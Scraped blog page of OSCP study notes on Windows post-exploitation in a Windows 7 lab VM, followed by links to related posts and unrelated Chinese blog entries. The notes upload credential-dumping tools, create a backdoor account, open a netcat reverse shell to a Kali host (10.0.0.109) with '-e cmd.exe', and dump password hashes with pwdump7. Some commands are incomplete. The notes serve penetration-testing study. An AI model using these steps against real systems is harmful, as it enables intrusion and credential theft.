
OSCP Learning Notes - Post Exploitation(2)
Windows Post Exploitation
Target Server: IE8-Win 7 VM
1. Download and upload the fgdump, PwDump7, wce and netcat into the IEUser folder on Windows 7.


2.Create the new user hackme with the password "password".

3.Locate fgdump and wce on Kali Linux. We can upload them to Win7 through FTP, wget, HTTP etc.
4.Estalish nc connection between Kali Linux and Windows 7.
Kali Linux
nc -nvlp

Windows 7
-nv 10.0.0.109 -e cmd.exe

We are connected now.



5.Execute the pwdump7 throuth Kali Linux.Then copy and save the result as windows file on the Desktop.
pwdump7

Show the routing table and try to find something interesting.
route print

Show the physical address and try to find something interesting.
arp -a
Show the active connections and try to find something interesting.
netstat -ano


Try to find more inreteting things as more as possible....
Post Exploitation Guide:
https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List
OSCP Learning Notes - Post Exploitation(2)的更多相关文章
- OSCP Learning Notes - Post Exploitation(1)
Linux Post Exploitation Target Sever: Kioptrix Level 1 1. Search the payloads types. msfvenom -l pay ...
- OSCP Learning Notes - Post Exploitation(4)
Pivoting 1. Edit the virtual network settings of the Vmware. 2. Set the Network Adapter(s) of Kali L ...
- OSCP Learning Notes - Post Exploitation(3)
Post-Exploit Password Attacks 1. Crack using the tool - john (Too slow in real world) Locate the roc ...
- OSCP Learning Notes - WebApp Exploitation(5)
Remote File Inclusion[RFI] Prepare: Download the DVWA from the following website and deploy it on yo ...
- OSCP Learning Notes - WebApp Exploitation(4)
Local File Inclusion[LFI] Target Pentester Lab: Download from the following website: https://www.vul ...
- OSCP Learning Notes - WebApp Exploitation(3)
SQL Injection[SQLi] Refrence: SQL Injection Authentication Bypass Cheat Sheet https://pentestlab.blo ...
- OSCP Learning Notes - WebApp Exploitation(2)
Cross-Site Scripting(XSS) 1. Using the tool - netdiscover to find the IP of target server. netdiscov ...
- OSCP Learning Notes - WebApp Exploitation(1)
Installing XSS&MySQL FILE Download the Pentester Lab: XSS and MySQL FILE from the following webs ...
- OSCP Learning Notes - Overview
Prerequisites: Knowledge of scripting languages(Bash/Pyhon) Understanding of basic networking concep ...
随机推荐
- Python编程快速上手 让繁琐工作自动化 - 专业程序员的养成完整版PDF免费下载_百度云盘
Python编程快速上手 让繁琐工作自动化 - 专业程序员的养成完整版PDF免费下载_百度云盘 提取码:7qm4 有关本书 累计销售超过10万册 零基础编程者的不二之选 基于Python3编写 通用 ...
- Shiro实战教程-刘志敏-专题视频课程
Shiro实战教程-62人已学习 课程介绍 本教程只介绍基本的 Shiro 使用,不会过多分析源码等,重在使用. 适用人群: 1.了解基于Servlet进行Web应用开发 2.了解Spr ...
- FIS3安装与编译
安装 FIS3 npm install -g fis3 -g 安装到全局目录,必须使用全局安装,当全局安装后才能在命令行(cmd或者终端)找到 fis3 命令 安装过程中遇到问题具体请参考 fis#5 ...
- 新老单点的改造——-理解Cookie、Session、Token
近期参与了新老单点的改造,一直想总结一下,发现这篇文章比较贴切. 整理了如下: 随着交互式Web应用的兴起,像在线购物网站,需要登录的网站等等,马上就面临一个问题,那就是要管理会话,必须记住哪些人登录 ...
- 【UVA11383】 Golden Tiger Claw 【二分图KM算法(板子)】
题目 题目传送门:https://www.luogu.com.cn/problem/UVA11383 分析 最近刚刚学了二分图,然后来了一个这样的题,看完题意之后,稍微想一想就能想出来是一个二分图,然 ...
- threading.local()使用与原理剖析
threading.local()使用与原理剖析 前言 还是第一次摘出某个方法来专门写一篇随笔,哈哈哈. 为什么要写这个方法呢?因为它确实太重要了,包括后期的Flask框架源码中都有它的影子. 那么我 ...
- Redis为何是单线程的
以前一直有个误区,以为:高性能服务器 一定是 多线程来实现的 原因很简单因为误区二导致的: 多线程 一定比 单线程 效率高.其实不然. redis 核心就是 如果我的数据全都在内存里,我单线程的去操作 ...
- String为什么要设置成Final类型
---今天面试碰到个这样的问题:String在设计的时候为什么要设计成final的 当时回答的是String功能已经很丰富了,不需要对其进行扩展,所有巴拉巴拉. 现在来正确看看为什么定义成final ...
- css sprites(精灵图)如何使用?
CSS Sprites是一种性能优化技术,一种网页图片应用处理方式:将多个图像组合成单个图像文件以在网站上使用的方法,以提高性能:也被称为css 精灵图. 网页通常包含多个图像.这些包括图标,按钮,徽 ...
- Scanner 类
Java Scanner 类 java.util.Scanner 是 Java5的新特征,我们可以通过 Scanner 类来获取用户的输入. 基本语法: Scanner sc = new Scanne ...